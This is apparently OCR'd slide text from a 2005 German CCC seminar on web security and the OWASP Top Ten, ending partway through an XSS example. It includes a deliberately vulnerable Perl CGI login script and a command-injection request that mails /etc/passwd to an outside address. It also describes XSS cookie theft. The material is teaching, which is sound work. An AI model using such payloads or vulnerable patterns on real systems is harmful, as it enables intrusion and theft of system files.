Web - Security

Frank Kargl und Stefan Schlott
{frank.kargl|stefan.schlott}
@ulm.ccc.de
Chaosseminar 13.06.2005

Übersicht

- Einleitung — Frank
- Web Attack Top Ten
  1. Unvalidated Input — Frank
  2. Broken Access Control — Stefan
  3. Broken Authentication and Session Management — Frank
  4. Cross Site Scripting (XSS) Flaws — Stefan
  5. Buffer Overflows — Frank
  6. Injection Flaws — Stefan
  7. Improper Error Handling — Stefan
  8. Insecure Storage — Frank
  9. Denial of Service — Frank
  10. Insecure Configuration Management — Frank
- Client-side Attacks
  1. Follow the Bouncing Malware — Stefan
  2. SSL "protected" online banking — Frank

Wer macht denn sowas?

- Bekannte Vorfälle: Täter sind…
  - Von Teenager bis zu „alten Hasen“
  - Arm bis wohlhabend
  - Schlechtes soziales Umfeld bis high society
  - …
- Zusammentreffen von Talent, Motivation, passender Gelegenheit

Wer macht denn sowas?

Nötige Vorkenntnisse

- Neuer Angriff auf spezielle Software: Fundierte Kenntnisse
- Randinformationen über das Ziel: Vom Sourcecode über Netzinfrastruktur bis zu Hobbies der Admins
- Bekannte Schwachstellen: Fertiger Exploit-Code – Benutzung per point-and-click

Wer macht denn sowas?

Gelegenheit

- Öffentlich zugänglicher Development-Rechner, nicht gewarteter Dienst, offener (illegal aufgestellter) AP…
- Whiteboard-Notizen von Meetings, …
- Notizen, Schmierzettel, verlorener PDA, …

Wer macht denn sowas?

Motivation

- Spannung, Spieltrieb und Ehrgeiz
  - „Bilderbuch-Hacker“ ohne böse Absicht
  - Scoring auf zone-h.org (o.ä.)
- Gefühle wie Neid, Haß, Rache, …
  - Mit ein Grund, weshalb „backfiring firewalls“ eine dumme Idee sind!
  - …ebenso wie provokante Fehlermeldungen
- Geld (Bezahlung oder „Beute“ im System)

Ziele

- Was bezwecken Angreifer?
  - Website Defacements
  - Manipulationen (z.B. bei Ebay)
  - Angriffsplattformen für DoS/DDoS
  - Zugang zur Informationen (DB-Inhalte, Kreditkartennr. etc.)
  - "Identitätsdiebstahl" *arg*
- Beispiele
  - Mass Defacements
  - http://www.heise.de/newsticker/meldung/49424:
    Schwerwiegende Sicherheitsmängel bei T-Com
    „Der Chaos Computer Club (CCC e.V.) entdeckte schwerwiegende Sicherheitsmängel in der T-Com-Datenbank OBSOC (Online Business Solution Operation Center). Ohne größeren Aufwand habe jeder Surfer nicht nur Kunden- und Unternehmensdaten einsehen, sondern sogar ändern können.“
  - http://www.heise.de/newsticker/meldung/52573:
    Download für CMS PostNuke manipuliert

Website Defacements

Website Hacking: http://www.alldas.de/


- 2001: ca. 22.000
- 2000: ca. 4.000
- 1999: ca. 1.000
- 1998: ca. 100

http://www.zone-h.org/en/defacements/:

- 23.11.2003, bis 16:00 CET
  785 gemeldete Defacements!

Heise Newsticker - 30.12.2004:

21C3: Massenhack löst Welle der Empörung aus
Hacker aus dem Umfeld des Chaos Communication Congress veränderten die Homepages von rund 18.000 Websites, was das LKA auf den Plan rief und Diskussionen über die Hackerethik ausgelöst hat.


US (Japan's) Department of Injustice Home Page - Microsoft Internet Explorer
Datei Bearbeiten Ansicht Wechseln zu Favoriten ?
Zurück Vorwärts Abbrechen Aktualisie... Startseite Suchen Favorit
Adresse http://www.antionline.com/archives/pages/doj/
1020
This page is in violation of th
Ac
Fertig
A.D.I.D.A.S - MOD STYLE - Microsoft Internet Explorer
Datei Bearbeiten Ansicht Wechseln zu Favoriten ?
Zurück Vorwärts Abbrechen Aktualisie... Startseite Suchen Favoriten Verlauf Channels
Adresse http://www.antionline.com/SpecialReports/mod/adidas.html
Links
ALL DAY I DREAM ABOUT SEX
f Downloading
continues..
Internetzone
http://www.antionline.com/archives/pages/bmw/ - Microsoft Internet Explorer
Datei Bearbeiten Ansicht Wechseln zu Favoriten ?
Zurück Vorwärts Abbrechen Aktualisie... Startseite Suchen Favoriten Verlauf
Adresse http://www.antionline.com/archives/pages/bmw/
Links
LET'S HAVE FUN WITH GERMAN CARS
Happy New Year !!!
Internetzone

Was kann ich angreifen?

- Web-Anwendungen
- Browser
- Infrastruktur
  - Netzwerk, Dienste – z.B. DNS, Serversoftware, …
- Benutzer

OWASP Top Ten

- Open Web Application Security Project (OWASP)
- Web Attack Top Ten
  1. Unvalidated Input
  2. Broken Access Control
  3. Broken Authentication and Session Management
  4. Cross Site Scripting (XSS) Flaws
  5. Buffer Overflows
  6. Injection Flaws
  7. Improper Error Handling
  8. Insecure Storage
  9. Denial of Service
  10. Insecure Configuration Management

Unvalidated Input

- „Fahrlässiges“ Skripten und fehlende Prüfung von Eingaben führt zu vielen Sicherheitsproblemen
- Beispiel

```
#!/usr/bin/perl
use CGI qw(:standard);
print header;
print start_html('Login-Vorgang');
$id = param("ID");
$pw = param("password");
$realpw = `cat passwords/$id`;
print "<p>Richtiges Passwort = $realpw </p>";
if ( "$realpw" =~ "$pw" ) {
    print "<p><strong>Willkommen im System</strong></p>";
} else {
    print "<p><strong>Nicht authorisiert!</strong></p>";
}
print end_html;
```

```
GET http://medien.informatik.uni-ulm.de/~frank/cgi-bin/hackme/hackme.pl?
  ID=123%20%3B%20Mail%20frank@kargl.net%20%3C%20/etc/passwd&
  password=blubb&submit=Login
```

OWASP Top Ten

- Open Web Application Security Project (OWASP)
- Web Attack Top Ten
  1. Unvalidated Input
  2. Broken Access Control
  3. Broken Authentication and Session Management
  4. Cross Site Scripting (XSS) Flaws
  5. Buffer Overflows
  6. Injection Flaws
  7. Improper Error Handling
  8. Insecure Storage
  9. Denial of Service
  10. Insecure Configuration Management


Broken access control

- Access control: Beschränkung des Zugriffs
  - Auf bestimmte Dateien / Verzeichnisse
  - Auf bestimmte Inhalte
- Zugriffskriterien:
  - Anonymer Zugriff
  - Rechte eines authentisierten Nutzers
  - Client IP / IP-(Sub)netz
  - Datum / Uhrzeit
  - Verbieten von „deep links“

Broken access control


- Zugriffbeschränkung auf Test- / Admin- / Statusseiten fehlt häufig
- Liefern interessante Informationen über das System
- Googlen nach
  - phpinfo

Broken access control



Broken access control

- Zeitbegrenzter Zugriff auf www.halge.com
  - Nur Comics der letzten Woche abrufbar
  - Bilder von außen nicht verlinkbar
- …ParosProxy ist Dein Freund :-)



OWASP Top Ten

- Open Web Application Security Project (OWASP)
- Web Attack Top Ten
  1. Unvalidated Input
  2. Broken Access Control
  3. Broken Authentication and Session Management
  4. Cross Site Scripting (XSS) Flaws
  5. Buffer Overflows
  6. Injection Flaws
  7. Improper Error Handling
  8. Insecure Storage
  9. Denial of Service
  10. Insecure Configuration Management

NGsec Quiz

- http://quiz.ngsec.com/
- Einige Beispiele …


OWASP Top Ten

- Open Web Application Security Project (OWASP)
- Web Attack Top Ten
  1. Unvalidated Input
  2. Broken Access Control
  3. Broken Authentication and Session Management
  4. Cross Site Scripting (XSS) Flaws
  5. Buffer Overflows
  6. Injection Flaws
  7. Improper Error Handling
  8. Insecure Storage
  9. Denial of Service
  10. Insecure Configuration Management

Cross Site Scripting

- Ausführen von clientseitigem Skriptcode in fremdem Kontext
- Skript wird auf Webserver platziert, z.B.
  - Posting in Boardsystemen
  - Mail an Webmail-Kunde
  - eBay-Angebot
  - u.U. JavaScript-enabled HTML mail reader
- Client ruft Seite auf, sein Browser führt das Skript aus
  - Browserintegrierte Skriptsprachen, z.B. JavaScript, ActiveScript, VBScript, …

Cross Site Scripting




Cross Site Scripting


- Typische Angriffsziele:
  - Manipulation der angezeigten Daten
  - IE zone escape
  - Cookie stealing
    - …ganz fatal bei Authentisierungscookies (z.B. MS Passport)
- …Cookies aber immer nur innerhalb der Domäne abrufbar
- Informationen tunneln:
  - Manipulierte Links
  - Transparente Bilder mit URL-Parametern

XSS - Beispiel

- XSS-anfälliges Management-Interface
- Erlaubt u.a. Browsen v. Logs



- Script, das ein Bild erzeugt
- URL-Parameter werden gespeichert
- Zur Illustration Ausgabe der Parameter im Bild



XSS - Beispiel

- (XSS-anfällige) Management-Konsole in PHP
- Authentisierungs-Info in Session
- Session wird von PHP anhand von Cookie identifiziert

```
(…)
if (isset($HTTP_SESSION_VARS['login'])) {
   echo "<h1>Log viewer</h1>\n";
   (…)
```

